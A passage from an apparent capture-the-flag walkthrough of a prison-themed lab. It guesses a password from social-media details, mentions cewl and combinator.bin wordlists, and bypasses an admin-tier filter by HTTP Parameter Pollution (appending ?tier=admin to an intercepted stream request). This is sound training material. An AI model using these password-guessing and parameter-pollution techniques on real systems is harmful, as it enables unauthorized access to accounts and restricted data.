
Finally, another post reveals their pet’s name, Johnnyboy.
Combining what we learned, we can generate a likely password such as Johnnyboy1982!. Testing it on Fakebook (port 8000) does not work, but testing it on the Security Console (port 8080) with the email address we found allows us to successfully log in.

Instead of guessing the password, you can also use
cewlto crawl the application and generate a wordlist, then usecombinator.bin(as hinted by another post) to build candidate passwords and test them against the service on port 8080 to discover the password.

After logging in, we simply click Cells / Storage door and unlock the cell door to obtain the first flag.
Second Flag

Now if we try to unlock the next door, it asks for a keycode that we don’t have, so instead let’s focus on the video portal application on port 13400, where we can log in using the same credentials and access several camera feeds with one camera feed being only available to the admin role.

Inspecting how the application loads camera feeds using Burp Suite, we notice that it does so through the API on port 13401. It first fetches the camera list with a request to :13401/v1/cameras, and depending on which camera we select, it makes a POST request to /v1/streams/request containing the camera ID and our tier, for example: {"camera_id":"cam-lobby","tier":"guard"}. The application responds with a ticket_id for that stream, which is then used in the request to /v1/streams/<ticket_id>/manifest.m3u8 to retrieve the feed.

One interesting detail is that our role is included as the tier in the /v1/streams/request request. If we try changing the camera_id to the admin-only feed and set our tier to admin, the application rejects it and reverts our tier back to guard.

However, if we use any value other than admin, it reflects correctly as our effective tier, suggesting that there is a specific filter blocking only the admin value.

Attempts to bypass this using Unicode escapes or mixed-case variations do not work. Instead, we can try exploiting an HTTP Parameter Pollution vulnerability by passing the tier both in the JSON body and as a URL parameter. This works, and the server returns admin as the effective_tier.

With this in mind, we turn interception on in Burp Suite and return to port 13400. After selecting any camera, we can intercept the request to /v1/streams/request, change the camera_id to cam-admin, and append ?tier=admin to the URL.

This allows us to fetch the Psych Ward Exit camera feed, where we see someone entering a keycode.
Returning to the Security Console on port 8080 and selecting the Psych Ward Exit door, we enter the keycode observed in the video to unlock the second door and obtain the first part of the second flag.


This only provides half of the second flag and tells us to find the other half elsewhere. Going back to Burp Suite and examining the requests for the Psych Ward Exit camera, we notice something unusual in the returned manifest.m3u8 file: it references several endpoints and an example RTSP URL.
1
2
3
#EXT-X-SESSION-DATA:DATA-ID="hopsec.diagnostics",VALUE="/v1/ingest/diagnostics"
#EXT-X-DATERANGE:ID="hopsec-diag",CLASS="hopsec-diag",START-DATE="1970-01-01T00:00:00Z",X-RTSP-EXAMPLE="rtsp://vendor-cam.test/cam-admin"
#EXT-X-SESSION-DATA:DATA-ID="hopsec.jobs",VALUE="/v1/ingest/jobs"
